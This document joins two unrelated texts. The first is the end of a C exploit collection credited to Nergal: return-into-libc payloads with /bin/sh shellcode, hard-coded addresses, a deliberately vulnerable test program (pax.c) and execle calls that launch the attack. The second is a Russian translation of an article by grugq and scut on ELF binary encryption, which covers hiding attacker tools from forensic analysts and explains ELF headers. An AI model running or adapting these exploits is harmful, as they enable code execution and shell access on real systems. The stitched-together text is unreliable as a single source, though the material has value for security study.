        unsigned int offset;
};

/* The beginning of our overflow payload.
Consumes the buffer space and overwrites %eip */
struct ov {
        char scratch[28];
        unsigned int eip;
};

/* The second part ot the payload. Four functions will be called:
strcpy, strcpy, mmap, strcpy */
struct ourbuf {
        struct two_arg zero1;
        char pad1[8 + POPNUM - sizeof(struct two_arg)];
        struct two_arg zero2;
        char pad2[8 + POPNUM - sizeof(struct two_arg)];
        struct mmap_args mymmap;
        char pad3[8 + POPNUM - sizeof(struct mmap_args)];
        struct two_arg trans;
        char hell[sizeof(hellcode)];
};

#define PTR_TO_NULL (FRAMES+sizeof(struct ourbuf))
//#define PTR_TO_NULL 0x80484a7

main(int argc, char **argv)
{
        char lg[sizeof(struct ov) + sizeof(struct ourbuf) + 4 + 1];
        char *env[2] = { lg, 0 };
        struct ourbuf thebuf;
        struct ov theov;
        int i;

        memset(theov.scratch, 'X', sizeof(theov.scratch));

        if (argc == 2 && !strcmp("testing", argv[1])) {
                for (i = 0; i < sizeof(theov.scratch); i++)
                        theov.scratch[i] = i + 0x10;
                theov.eip = 0x05060708;
        } else {
/* To make the code easier to read, we initially return into "ret". This will
return into the address at the beginning of our "zero1" struct. */
                theov.eip = PLAIN_RET;
        }

        memset(&thebuf, 'Y', sizeof(thebuf));
        thebuf.zero1.func = STRCPY;
```

```
        thebuf.zero1.leave_ret = POPSTACK;
/* The following assignment puts into "param1" the address of the least
significant byte of the "offset" field of "mmap_args" structure. This byte
will be nullified by the strcpy call. */
        thebuf.zero1.param1 = FRAMES + offsetof(struct ourbuf, mymmap) +
            offsetof(struct mmap_args, offset);
        thebuf.zero1.param2 = PTR_TO_NULL;

        thebuf.zero2.func = STRCPY;
        thebuf.zero2.leave_ret = POPSTACK;
/* Also the "start" field must be the multiple of page. We have to nullify
its least significant byte with a strcpy call. */
        thebuf.zero2.param1 = FRAMES + offsetof(struct ourbuf, mymmap) +
            offsetof(struct mmap_args, start);
        thebuf.zero2.param2 = PTR_TO_NULL;


        thebuf.mymmap.func = MMAP;
        thebuf.mymmap.leave_ret = POPSTACK;
        thebuf.mymmap.start = MMAP_START + 1;
        thebuf.mymmap.length = 0x01020304;
/* Luckily, 2.4.x kernels care only for the lowest byte of "prot", so we may
put non-zero junk in the other bytes. 2.2.x kernels are more picky; in such
case, we would need more zeroing. */
        thebuf.mymmap.prot =
            0x01010100 | PROT_EXEC | PROT_READ | PROT_WRITE;
/* Same as above. Be careful not to include MAP_GROWS_DOWN */
        thebuf.mymmap.flags =
            0x01010200 | MAP_FIXED | MAP_PRIVATE | MAP_ANONYMOUS;
        thebuf.mymmap.fd = 0xffffffff;
        thebuf.mymmap.offset = 0x01021001;

/* The final "strcpy" call will copy the shellcode into the freshly mmapped
area at MMAP_START. Then, it will return not anymore into POPSTACK, but at
MMAP_START+1.
*/
        thebuf.trans.func = STRCPY;
        thebuf.trans.leave_ret = MMAP_START + 1;
        thebuf.trans.param1 = MMAP_START + 1;
        thebuf.trans.param2 = FRAMES + offsetof(struct ourbuf, hell);

        memset(thebuf.hell, 'x', sizeof(thebuf.hell));
        strncpy(thebuf.hell, hellcode, strlen(hellcode));

        strcpy(lg, "LNG=");
        memcpy(lg + 4, &theov, sizeof(theov));
        memcpy(lg + 4 + sizeof(theov), &thebuf, sizeof(thebuf));
        lg[4 + sizeof(thebuf) + sizeof(theov)] = 0;

        if (sizeof(struct ov) + sizeof(struct ourbuf) + 4 != strlen(lg)) {
                fprintf(stderr,
                    "size=%i len=%i; zero(s) in the payload, correct it.\n",
                    sizeof(struct ov) + sizeof(struct ourbuf) + 4,
                    strlen(lg));
                exit(1);
        }
        execle("./vuln.omit", "./vuln.omit", 0, env, 0);
}
```

pax.c

```
#include <stdlib.h>
#include <string.h>
char spare[1024];
char bigbuf[1024];

int
main(int argc, char ** argv)
```

```
{
□char buf[16];
□char * ptr=getenv("STR");
□if (ptr) {
□□bigbuf[0]=0;
□□strncat(bigbuf, ptr, sizeof(bigbuf)-1);
□}
□ptr=getenv("LNG");
□if (ptr)
□□ strcpy(buf, ptr);
}
```

ex-frame.c

```
/* by Nergal */
#include <stdio.h>
#include <stddef.h>
#include <sys/mman.h>

#define LIBC        0x4001e000
#define STRCPY      0x08048398
#define MMAP        (0x000daf10+LIBC)
#define LEAVERET    0x80484bd
#define FRAMES      0xbffffe30

#define MMAP_START  0xaa011000

char hellcode[] =
    "\x90"
    "\x31\xc0\xb0\x31\xcd\x80\x93\x31\xc0\xb0\x17\xcd\x80"
    "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b"
    "\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd"
    "\x80\xe8\xdc\xff\xff\xff/bin/sh";


/* See the comments in ex-move.c */
struct two_arg {
        unsigned int new_ebp;
        unsigned int func;
        unsigned int leave_ret;
        unsigned int param1;
        unsigned int param2;
};
struct mmap_args {
        unsigned int new_ebp;
        unsigned int func;
        unsigned int leave_ret;
        unsigned int start;
        unsigned int length;
        unsigned int prot;
        unsigned int flags;
        unsigned int fd;
        unsigned int offset;
};

struct ov {
        char scratch[24];
        unsigned int ebp;
        unsigned int eip;
};

struct ourbuf {
        struct two_arg zero1;
        struct two_arg zero2;
        struct mmap_args mymmap;
        struct two_arg trans;
        char hell[sizeof(hellcode)];
};
```

```
#define PTR_TO_NULL (FRAMES+sizeof(struct ourbuf))

main(int argc, char **argv)
{
        char lg[sizeof(struct ov) + sizeof(struct ourbuf) + 4 + 1];
        char *env[2] = { lg, 0 };
        struct ourbuf thebuf;
        struct ov theov;
        int i;

        memset(theov.scratch, 'X', sizeof(theov.scratch));

        if (argc == 2 && !strcmp("testing", argv[1])) {
                for (i = 0; i < sizeof(theov.scratch); i++)
                        theov.scratch[i] = i + 0x10;
                theov.ebp = 0x01020304;
                theov.eip = 0x05060708;
        } else {
                theov.ebp = FRAMES;
                theov.eip = LEAVERET;
        }
        thebuf.zero1.new_ebp = FRAMES + offsetof(struct ourbuf, zero2);
        thebuf.zero1.func = STRCPY;
        thebuf.zero1.leave_ret = LEAVERET;
        thebuf.zero1.param1 = FRAMES + offsetof(struct ourbuf, mymmap) +
            offsetof(struct mmap_args, offset);
        thebuf.zero1.param2 = PTR_TO_NULL;

        thebuf.zero2.new_ebp = FRAMES + offsetof(struct ourbuf, mymmap);
        thebuf.zero2.func = STRCPY;
        thebuf.zero2.leave_ret = LEAVERET;
        thebuf.zero2.param1 = FRAMES + offsetof(struct ourbuf, mymmap) +
            offsetof(struct mmap_args, start);
        thebuf.zero2.param2 = PTR_TO_NULL;


        thebuf.mymmap.new_ebp = FRAMES + offsetof(struct ourbuf, trans);
        thebuf.mymmap.func = MMAP;
        thebuf.mymmap.leave_ret = LEAVERET;
        thebuf.mymmap.start = MMAP_START + 1;
        thebuf.mymmap.length = 0x01020304;
        thebuf.mymmap.prot =
            0x01010100 | PROT_EXEC | PROT_READ | PROT_WRITE;
        /* again, careful not to include MAP_GROWS_DOWN below */
        thebuf.mymmap.flags =
            0x01010200 | MAP_FIXED | MAP_PRIVATE | MAP_ANONYMOUS;
        thebuf.mymmap.fd = 0xffffffff;
        thebuf.mymmap.offset = 0x01021001;

        thebuf.trans.new_ebp = 0x01020304;
        thebuf.trans.func = STRCPY;
        thebuf.trans.leave_ret = MMAP_START + 1;
        thebuf.trans.param1 = MMAP_START + 1;
        thebuf.trans.param2 = FRAMES + offsetof(struct ourbuf, hell);

        memset(thebuf.hell, 'x', sizeof(thebuf.hell));
        strncpy(thebuf.hell, hellcode, strlen(hellcode));

        strcpy(lg, "LNG=");
        memcpy(lg + 4, &theov, sizeof(theov));
        memcpy(lg + 4 + sizeof(theov), &thebuf, sizeof(thebuf));
        lg[4 + sizeof(thebuf) + sizeof(theov)] = 0;

        if (sizeof(struct ov) + sizeof(struct ourbuf) + 4 != strlen(lg)) {
                fprintf(stderr,
                    "size=%i len=%i; zero(s) in the payload, correct it.\n",
                    sizeof(struct ov) + sizeof(struct ourbuf) + 4,
                    strlen(lg));
                exit(1);
        }
        execle("./vuln", "./vuln", 0, env, 0);
```

```
}
```

dl-resolve.c

```
/* by Nergal */
#include <stdlib.h>
#include <elf.h>
#include <stdio.h>
#include <string.h>

#define STRTAB 0x8048240
#define SYMTAB 0x8048170
#define JMPREL 0x8048354
#define VERSYM 0x80482f8

#define PLT_SECTION "0x080483cc"

void graceful_exit()
{
        exit(123);
}

void doit(int offset)
{
        int res;
        __asm__ volatile ("
            pushl $0x01011000
            pushl $0xffffffff
            pushl $0x00000032
            pushl $0x00000007
            pushl $0x01011000
            pushl $0xaa011000
            pushl %%ebx
            pushl %%eax
            pushl $" PLT_SECTION "
            ret"
            :"=a"(res)
            :"0"(offset),
            "b"(graceful_exit)
        );

}

/* this must be global */
Elf32_Rel reloc;

#define ANYTHING 0xfe
#define RQSIZE 60000
int
main(int argc, char **argv)
{
        unsigned int reloc_offset;
        unsigned int real_index;
        char symbol_name[16];
        int dummy_writable_int;
        char *tmp = malloc(RQSIZE);
        Elf32_Sym *sym;
        unsigned short *null_short = (unsigned short*) tmp;

        /* create a null index into VERSYM */
        *null_short = 0;

        real_index = ((unsigned int) null_short - VERSYM) / sizeof(*null_short);
        sym = (Elf32_Sym *)(real_index * sizeof(*sym) + SYMTAB);
        if ((unsigned int) sym > (unsigned int) tmp + RQSIZE) {
                fprintf(stderr,
                    "mmap symbol entry is too far, increase RQSIZE\n");
                exit(1);
```

```
        }

        strcpy(symbol_name, "mmap");
        sym->st_name = (unsigned int) symbol_name - (unsigned int) STRTAB;
        sym->st_value = (unsigned int) &dummy_writable_int;
        sym->st_size = ANYTHING;
        sym->st_info = ANYTHING;
        sym->st_other = ANYTHING & ~3;
        sym->st_shndx = ANYTHING;
        reloc_offset = (unsigned int) (&reloc) - JMPREL;
        reloc.r_info = R_386_JMP_SLOT + real_index*256;
        reloc.r_offset = (unsigned int) &dummy_writable_int;

        doit(reloc_offset);
        printf("not reached\n");
        return 0;
}
```

icebreaker.c

```
/* by Nergal */
#include <stdio.h>
#include <stddef.h>
#include <sys/mman.h>
#include <string.h>
#include <unistd.h>
#include <stdlib.h>

#define STRCPY          0x080483cc
#define LEAVERET        0x08048359
#define FRAMESINDATA    0x08049ac0

#define STRTAB          0x8048204
#define SYMTAB          0x8048164
#define JMPREL          0x80482f4
#define VERSYM          0x80482a8
#define PLT             0x0804835c

#define VIND            0x804859b

#define MMAP_START      0xaa011000

char hellcode[] =
    "\x31\xc0\xb0\x31\xcd\x80\x93\x31\xc0\xb0\x17\xcd\x80"
    "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b"
    "\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd"
    "\x80\xe8\xdc\xff\xff\xff/bin/sh";

/*
Unfortunately, if mmap_string = "mmap", accidentaly there appears a "0" in
our payload. So, we shift the name by 1 (one 'x').
*/
#define NAME_ADD_OFF 1

char mmap_string[] = "xmmap";



struct two_arg {
        unsigned int new_ebp;
        unsigned int func;
        unsigned int leave_ret;
        unsigned int param1;
        unsigned int param2;
};
struct mmap_plt_args {
        unsigned int new_ebp;
```

```
        unsigned int put_plt_here;
        unsigned int reloc_offset;
        unsigned int leave_ret;
        unsigned int start;
        unsigned int length;
        unsigned int prot;
        unsigned int flags;
        unsigned int fd;
        unsigned int offset;
};
struct my_elf_rel {
        unsigned int r_offset;
        unsigned int r_info;
};
struct my_elf_sym {
        unsigned int st_name;
        unsigned int st_value;
        unsigned int st_size;        /* Symbol size */
        unsigned char st_info;        /* Symbol type and binding */
        unsigned char st_other;        /* ELF spec say: No defined meaning, 0 */
        unsigned short st_shndx;        /* Section index */

};


struct ourbuf {
        struct two_arg reloc;
        struct two_arg zero[8];
        struct mmap_plt_args mymmap;
        struct two_arg trans;
        char hell[sizeof(hellcode)];
        struct my_elf_rel r;
        struct my_elf_sym sym;
        char mmapname[sizeof(mmap_string)];

};

struct ov {
        char scratch[24];
        unsigned int ebp;
        unsigned int eip;
};

#define PTR_TO_NULL (VIND+1)
/* this functions prepares strcpy frame so that the strcpy call will zero
   a byte at "addr"
*/
void fix_zero(struct ourbuf *b, unsigned int addr, int idx)
{
        b->zero[idx].new_ebp = FRAMESINDATA +
            offsetof(struct ourbuf,
            zero) + sizeof(struct two_arg) * (idx + 1);
        b->zero[idx].func = STRCPY;
        b->zero[idx].leave_ret = LEAVERET;
        b->zero[idx].param1 = addr;
        b->zero[idx].param2 = PTR_TO_NULL;
}

/* this function checks if the byte at position "offset" is zero; if so,
prepare a strcpy frame to nullify it; else, prepare a strcpy frame to
nullify some secure, unused location */
void setup_zero(struct ourbuf *b, unsigned int offset, int zeronum)
{
        char *ptr = (char *) b;
        if (!ptr[offset]) {
                fprintf(stderr, "fixing zero at %i(off=%i)\n", zeronum,
                    offset);
                ptr[offset] = 0xff;
                fix_zero(b, FRAMESINDATA + offset, zeronum);
        } else
                fix_zero(b, FRAMESINDATA + sizeof(struct ourbuf) + 4,
```

```
                    zeronum);
}

/* same as above, but prepare to nullify a byte not in our payload, but at
absolute address abs */
void setup_zero_abs(struct ourbuf *b, unsigned char *addr, int offset,
    int zeronum)
{
        char *ptr = (char *) b;
        if (!ptr[offset]) {
                fprintf(stderr, "fixing abs zero at %i(off=%i)\n", zeronum,
                    offset);
                ptr[offset] = 0xff;
                fix_zero(b, (unsigned int) addr, zeronum);
        } else
                fix_zero(b, FRAMESINDATA + sizeof(struct ourbuf) + 4,
                    zeronum);
}

int main(int argc, char **argv)
{
        char lng[sizeof(struct ov) + 4 + 1];
        char str[sizeof(struct ourbuf) + 4 + 1];
        char *env[3] = { lng, str, 0 };
        struct ourbuf thebuf;
        struct ov theov;
        int i;
        unsigned int real_index, mysym, reloc_offset;

        memset(theov.scratch, 'X', sizeof(theov.scratch));
        if (argc == 2 && !strcmp("testing", argv[1])) {
                for (i = 0; i < sizeof(theov.scratch); i++)
                        theov.scratch[i] = i + 0x10;
                theov.ebp = 0x01020304;
                theov.eip = 0x05060708;
        } else {
                theov.ebp = FRAMESINDATA;
                theov.eip = LEAVERET;
        }
        strcpy(lng, "LNG=");
        memcpy(lng + 4, &theov, sizeof(theov));
        lng[4 + sizeof(theov)] = 0;

        memset(&thebuf, 'A', sizeof(thebuf));
        real_index = (VIND - VERSYM) / 2;
        mysym = SYMTAB + 16 * real_index;
        fprintf(stderr, "mysym=0x%x\n", mysym);
        if (mysym > FRAMESINDATA
            && mysym < FRAMESINDATA + sizeof(struct ourbuf) + 16) {
                fprintf(stderr,
                    "syment intersects our payload;"
                    " choose another VIND or FRAMESINDATA\n");
                exit(1);
        }

        reloc_offset = FRAMESINDATA + offsetof(struct ourbuf, r) - JMPREL;

/* This strcpy call will relocate my_elf_sym from our payload to a fixed,
appropriate location (mysym)
*/
        thebuf.reloc.new_ebp =
            FRAMESINDATA + offsetof(struct ourbuf, zero);
        thebuf.reloc.func = STRCPY;
        thebuf.reloc.leave_ret = LEAVERET;
        thebuf.reloc.param1 = mysym;
        thebuf.reloc.param2 = FRAMESINDATA + offsetof(struct ourbuf, sym);




        thebuf.mymmap.new_ebp =
```

```
            FRAMESINDATA + offsetof(struct ourbuf, trans);
        thebuf.mymmap.put_plt_here = PLT;
        thebuf.mymmap.reloc_offset = reloc_offset;
        thebuf.mymmap.leave_ret = LEAVERET;
        thebuf.mymmap.start = MMAP_START;
        thebuf.mymmap.length = 0x01020304;
        thebuf.mymmap.prot =
            0x01010100 | PROT_EXEC | PROT_READ | PROT_WRITE;
        thebuf.mymmap.flags =
            0x01010000 | MAP_EXECUTABLE | MAP_FIXED | MAP_PRIVATE |
            MAP_ANONYMOUS;
        thebuf.mymmap.fd = 0xffffffff;
        thebuf.mymmap.offset = 0x01021000;

        thebuf.trans.new_ebp = 0x01020304;
        thebuf.trans.func = STRCPY;
        thebuf.trans.leave_ret = MMAP_START + 1;
        thebuf.trans.param1 = MMAP_START + 1;
        thebuf.trans.param2 = FRAMESINDATA + offsetof(struct ourbuf, hell);

        memset(thebuf.hell, 'x', sizeof(thebuf.hell));
        memcpy(thebuf.hell, hellcode, strlen(hellcode));

        thebuf.r.r_info = 7 + 256 * real_index;
        thebuf.r.r_offset = FRAMESINDATA + sizeof(thebuf) + 4;
        thebuf.sym.st_name =
            FRAMESINDATA + offsetof(struct ourbuf, mmapname)
            + NAME_ADD_OFF- STRTAB;

        thebuf.sym.st_value = FRAMESINDATA + sizeof(thebuf) + 4;
#define ANYTHING 0xfefefe80
        thebuf.sym.st_size = ANYTHING;
        thebuf.sym.st_info = (unsigned char) ANYTHING;
        thebuf.sym.st_other = ((unsigned char) ANYTHING) & ~3;
        thebuf.sym.st_shndx = (unsigned short) ANYTHING;

        strcpy(thebuf.mmapname, mmap_string);

/* setup_zero[_abs] functions prepare arguments for strcpy calls, which
are to nullify certain bytes
*/
        setup_zero(&thebuf,
            offsetof(struct ourbuf, r) +
            offsetof(struct my_elf_rel, r_info) + 2, 0);

        setup_zero(&thebuf,
            offsetof(struct ourbuf, r) +
            offsetof(struct my_elf_rel, r_info) + 3, 1);

        setup_zero_abs(&thebuf,
            (char *) mysym + offsetof(struct my_elf_sym, st_name) + 2,
                    offsetof(struct ourbuf, sym) +
                offsetof(struct my_elf_sym, st_name) + 2, 2);

        setup_zero_abs(&thebuf,
            (char *) mysym + offsetof(struct my_elf_sym, st_name) + 3,
                    offsetof(struct ourbuf, sym) +
                offsetof(struct my_elf_sym, st_name) + 3, 3);

        setup_zero(&thebuf,
            offsetof(struct ourbuf, mymmap) +
            offsetof(struct mmap_plt_args, start), 4);

        setup_zero(&thebuf,
            offsetof(struct ourbuf, mymmap) +
            offsetof(struct mmap_plt_args, offset), 5);

        setup_zero(&thebuf,
            offsetof(struct ourbuf, mymmap) +
            offsetof(struct mmap_plt_args, reloc_offset) + 2, 6);
        setup_zero(&thebuf,
```

```
            offsetof(struct ourbuf, mymmap) +
            offsetof(struct mmap_plt_args, reloc_offset) + 3, 7);

        strcpy(str, "STR=");
        memcpy(str + 4, &thebuf, sizeof(thebuf));
        str[4 + sizeof(thebuf)] = 0;
        if (sizeof(struct ourbuf) + 4 >
            strlen(str) + sizeof(thebuf.mmapname)) {
                fprintf(stderr,
                    "Zeroes in the payload, sizeof=%d, len=%d, correct it !\n",
                    sizeof(struct ourbuf) + 4, strlen(str));
                fprintf(stderr, "sizeof thebuf.mmapname=%d\n",
                    sizeof(thebuf.mmapname));
                exit(1);
        }
        execle("./pax", "pax", 0, env, 0);
        return 1;
}
```

Содержание

Авторы: grugq , scut

• Введение
• Зачем шифровать?
• Что такое шифрование бинарных файлов?
• Угроза
• Формат ELF
• Заголовки ELF
• Секции ELF
• Сегменты ELF
• Поддержка ELF и история формата
• Загрузка ELF
• Загрузка ELF в Linux
• Вспомогательные векторы ELF в Linux
• Отображение ELF в память
• Теория шифрования бинарных файлов
• Техники дешифрования во время выполнения
• Паразитный подход к ELF
• Упаковка / загрузчик ELF в пространстве пользователя
• Будущее
• Ссылки

Введение

Мир UNIX значительно отстал от мира Microsoft (включая MS-DOS и MS Windows) в двух смежных областях: защита бинарных файлов и обратная инженерия.

Разнообразие и типы средств защиты бинарных файлов — один из главных разделяющих факторов. Бинарные файлы PE под Windows можно шифровать, упаковывать, оборачивать и всесторонне обфусцировать — а потом дешифровать, распаковывать, разворачивать и восстанавливать. Напротив, всё, что можно сделать с бинарным ELF-файлом в UNIX, — это удалить таблицу отладочных символов. Для ELF не существует ни деструкторов, ни оберток, ни шифровальщиков, и есть лишь один упаковщик (UPX [12], нацеленный на уменьшение занимаемого места на диске, а не на усиление защиты). Бинарный ELF под UNIX явно беззащитен по сравнению с мощными средствами охраны формата PE под Windows.

Количество и качество инструментов обратной инженерии — ещё одна область существенного разрыва. Среда выполнения PE-бинарника, и даже сама операционная система, на которой он запускается, находятся во власти блестящего отладчика SoftICE. Тем временем работающий ELF можно исследовать лишь по одному слову за раз через ограниченный системный вызов `ptrace()`, с несовершенным интерфейсом посредством `adb` и его отсталого родственника — `gdb`. Файловая система `procfs`, там где она присутствует, как правило, позволяет лишь осматривать процесс, но не управлять им. По существу, UNIX — нереализованный кошмар для реверс-инженера этой платформы. Нереализованный — потому что до сих пор никто не удосужился защитить ELF-бинарник.

Зачем шифровать?

Главным мотивом для защиты файлов на платформах Microsoft было введение защиты от копирования как безуспешной попытки гарантировать оплату за shareware-приложения. На данный момент такой мотивации в мире UNIX нет, однако существуют иные причины для защиты бинарных файлов.

С точки зрения атакующего причины защищать бинарные файлы таковы:

• затруднить криминалистический анализ в случае обнаружения;
• затруднить копирование конфиденциальных данных (возможно, другими атакующими или коммерчески мотивированными криминалистами*);
• добавить функциональность к защищённому бинарнику.

С точки зрения защитника также имеются весомые причины:

• добавить уровень проверки авторизации;
• затруднить анализ специализированных средств обнаружения вторжений (которые атакующий мог бы научиться обходить, раскрыв их назначение);
• добавить функциональность к защищённому бинарнику.

Необходимость защищать бинарные файлы от анализа в мире UNIX обозначилась совершенно явно.

Некоторые крупные компании продают свои коллекции восстановленных эксплойтов за ежегодную плату.

Причины защищать бинарный файл ясны; теперь нужно разработать хорошую архитектуру самой защиты. Говоря о защите бинарных файлов, важно понимать, какого рода защиты мы ожидаем; нужно определить требования. Требования для данной реализации следующие:

• Выполнять бинарный файл могут лишь авторизованные лица.
• Бинарный файл на диске должен быть невосприимчив ко всем методам статического анализа, способным раскрыть что-либо существенное о назначении или методах работы файла.
• Образ процесса в памяти, скрыть который, к сожалению, невозможно, должен маскировать назначение и методы работы бинарника.
• Механизм защиты бинарного файла должен быть производственного качества — одновременно надёжным и стабильным.

Лучший механизм, отвечающий всем этим требованиям, — та или иная форма шифрования. Теперь мы знаем достаточно о желаемом результате и можем дать определение понятию «шифрование бинарных файлов»: это процесс защиты бинарного файла от обратной инженерии и анализа при сохранении его работоспособности и возможности исполнения базовой операционной системой. Таким образом, говоря о шифровании бинарных файлов, мы имеем в виду надёжный механизм безопасности для их защиты.

Угроза

Сегодня большинство так называемых «криминалистических аналитиков» располагают крайне малым набором инструментов и знаний, чтобы противостоять чему-либо сложнее, чем `rm`, `strip` и неосторожный атакующий. Это было продемонстрировано при публичном анализе бинарника x2 [14]. Два авторитетных криминалистических следователя оказались полностью обескуражены относительно простой бинарной защитой. Стоит отметить, что два частных реверс-инженера

декомпилировали тот же бинарник x2 до исходного кода на C примерно за один день.

Unix-криминалист располагает крайне ограниченным набором инструментов для анализа скомпрометированной машины. Эти инструменты, как правило, ориентированы на отладку некорректно работающей системы, а не на расследование взлома. Хотя `locate`, `find`, `lsof` и `netstat` хорошо подходят для поддержки работоспособности производственной системы, при расследовании взлома их полезность невелика. Даже TCT существенно ограничен в своих возможностях (хотя это тема отдельной статьи).

Если комплексный анализ целой системы настолько затруднён, то анализ бинарных файлов — тем более. Криминалистический аналитик вооружён инструментами, созданными для отладки бинарников прямо с выхода дружелюбного компилятора, а не враждебных бинарников, упакованных хитроумным атакующим. Список инструментов короток, но для полноты приведём его: `strings`, `objdump`, `readelf`, `ltrace`, `strace` и `gdb`. Все они опираются на два несовершенных интерфейса: `libbfd` и `ptrace()`. Существуют более совершенные инструменты в разработке, однако они предназначены прежде всего для Unix-реверс-инженеров и лиц с «альтернативными» мотивами.

За вычетом этих частных приложений для обратной инженерии, ни один Unix-инструмент не справляется с изощрённым враждебным кодом. Это объясняется тем, что базовые отладочные хуки Unix очень ограничены. Повсеместно используемый `ptrace()` легко поддаётся манипуляциям и запутыванию, а интерфейс `/proc`, хотя и богаче функционально, не единообразен на разных платформах. К тому же отладочный интерфейс `/proc` обычно даёт лишь информацию о среде выполнения процесса, но не контроль над его исполнением. Даже самый изощрённый procfs может оказаться бесполезным для аналитика, если бинарник достаточно защищён.

Тем не менее в качестве инструментов анализа наметилось некоторое улучшение. Мощный дизассемблер только для Windows — IDA — теперь полностью поддерживает формат бинарных файлов ELF. Более того, в последнем релизе IDA наконец может работать с ELF-бинарниками без таблицы заголовков секций (спасибо Ilfak).

Однако эти улучшения доступных инструментов бессмысленны, если не происходит соответствующего роста знаний и навыков у криминалистических аналитиков. Принимая во внимание, что квалифицированных реверс-инженеров в криминалистике почти нет (судя по опубликованным материалам, можно легко прийти к выводу, что их нет вовсе), хакеры будут иметь преимущество в начале этой гонки вооружений.

По мере того как андеграунд борется с проблемой утечки эксплойтов и вопросом полного vs. частичного раскрытия, всё больше хакеров будут рассматривать шифрование бинарников как способ защиты своей интеллектуальной собственности. Одновременно сообщество безопасности будет всё больше сталкиваться с зашифрованными бинарниками и вынуждено научиться анализировать враждебный бинарный файл.

Формат ELF

«Executable and Linking Format» (Формат исполняемых и компонуемых файлов) — стандартизированный формат для исполняемого кода. Он преимущественно используется для исполняемых файлов (`ET_EXEC`) или для разделяемых библиотек (`ET_DYN`). В настоящее время почти все современные варианты Unix поддерживают ELF за его переносимость, стандартизированные возможности и чистоту архитектуры, спроектированной с нуля. Актуальная версия стандарта ELF — 1.2. Существует несколько документов, охватывающих стандарт, см. [1].

Формат бинарных файлов ELF был разработан с учётом требований как компоновщиков (как правило, используемых во время компиляции), так и загрузчиков (как правило, используемых

только во время выполнения). Это потребовало включения двух различных интерфейсов для описания данных, содержащихся в бинарном файле. Эти два интерфейса не зависят друг от друга. Данный раздел служит кратким введением в оба интерфейса ELF.

Заголовки ELF

ELF-файл должен содержать как минимум заголовок ELF. Заголовок ELF содержит информацию о том, как следует интерпретировать содержимое бинарного файла, а также местоположения других структур, описывающих бинарник. Заголовок ELF начинается со смещения 0 в файле и имеет следующий формат:

```
#define EI_NIDENT (16)

typedef struct
{
  unsigned char e_ident[EI_NIDENT];     /* Magic number and other info */
  Elf32_Half    e_type;                 /* Object file type */
  Elf32_Half    e_machine;              /* Architecture */
  Elf32_Word    e_version;              /* Object file version */
  Elf32_Addr    e_entry;                /* Entry point virtual address */
  Elf32_Off     e_phoff;                /* Program header table file offset */
  Elf32_Off     e_shoff;                /* Section header table file offset */
  Elf32_Word    e_flags;                /* Processor-specific flags */
  Elf32_Half    e_ehsize;               /* ELF header size in bytes */
  Elf32_Half    e_phentsize;            /* Program header table entry size */
  Elf32_Half    e_phnum;                /* Program header table entry count */
  Elf32_Half    e_shentsize;            /* Section header table entry size */
  Elf32_Half    e_shnum;                /* Section header table entry count */
  Elf32_Half    e_shstrndx;             /* Section header string table index */
} Elf32_Ehdr;
```

Поля поясняются подробно ниже:

• `e_ident` содержит определённые известные смещения с информацией о том, как обрабатывать и интерпретировать бинарник. Следует учитывать, что Linux определяет дополнительные индексы и значения, не включённые в SysV ABI, и потому непереносимые. Ниже приведены официальные известные смещения и их возможные значения:

```
#define EI_MAG0         0               /* File identification byte 0 index */
#define ELFMAG0         0x7f            /* Magic number byte 0 */

#define EI_MAG1         1               /* File identification byte 1 index */
#define ELFMAG1         'E'             /* Magic number byte 1 */

#define EI_MAG2         2               /* File identification byte 2 index */
#define ELFMAG2         'L'             /* Magic number byte 2 */

#define EI_MAG3         3               /* File identification byte 3 index */
#define ELFMAG3         'F'             /* Magic number byte 3 */

#define EI_CLASS        4               /* File class byte index */
#define ELFCLASSNONE    0               /* Invalid class */
#define ELFCLASS32      1               /* 32-bit objects */
#define ELFCLASS64      2               /* 64-bit objects */

#define EI_DATA         5               /* Data encoding byte index */
#define ELFDATANONE     0               /* Invalid data encoding */
#define ELFDATA2LSB     1               /* 2's complement, little endian */
#define ELFDATA2MSB     2               /* 2's complement, big endian */

#define EI_VERSION      6               /* File version byte index */
#define EV_CURRENT      1               /* Value must be EV_CURRENT */
```

• `e_type` описывает, как предполагается использовать бинарник. Допустимые значения:

```
#define ET_NONE         0               /* No file type */
```

```
#define ET_REL          1               /* Relocatable file */
#define ET_EXEC         2               /* Executable file */
#define ET_DYN          3               /* Shared object file */
#define ET_CORE         4               /* Core file */
```

• e_machine указывает целевую архитектуру объектного файла. Краткий список наиболее распространённых значений:

```
#define EM_SPARC         2              /* SUN SPARC */
#define EM_386           3              /* Intel 80386 */
#define EM_SPARCV9      43              /* SPARC v9 64-bit */
#define EM_IA_64        50              /* Intel Merced */
```

• e_version указывает версию ELF, которой соответствует объектный файл. В настоящее время должно быть установлено значение EV_CURRENT, идентичное e_ident[EI_VERSION].

• e_entry содержит относительный виртуальный адрес точки входа в бинарник. Традиционно это функция _start(), расположенная в начале секции .text (см. ниже). Это поле имеет смысл только для объектов ET_EXEC.

• e_phoff содержит смещение от начала файла до первого заголовка программы (см. ниже). Это поле значимо только для объектов ET_EXEC и ET_DYN.

• e_shoff содержит смещение от начала файла до первого заголовка секции (см. ниже). Это поле всегда полезно реверс-инженеру, но обязательно только для файлов ET_REL.

• e_flags содержит флаги, специфичные для процессора. На системах i386 и SPARC это поле не используется, так что его можно игнорировать.

• e_ehsize содержит размер заголовка ELF. Используется для проверки корректности; должно быть установлено равным sizeof(Elf32_Ehdr).

• e_phentsize содержит размер одного заголовка программы. Используется для проверки корректности; должно быть установлено равным sizeof(Elf32_Phdr).

• e_phnum содержит количество заголовков программы. Таблица заголовков программы — это массив Elf32_Phdr из e_phnum элементов.

• e_shentsize содержит размер одного заголовка секции. Используется для проверки корректности; должно быть установлено равным sizeof(Elf32_Shdr).

• e_shnum содержит количество заголовков секций. Таблица заголовков секций — это массив Elf32_Shdr из e_shnum элементов.

• e_shstrndx содержит индекс в таблице заголовков секций той секции, которая содержит таблицу строк с именами секций (см. ниже).

Следующие два раздела подробно описывают интерфейс компоновки и интерфейс выполнения ELF соответственно.

Секции ELF

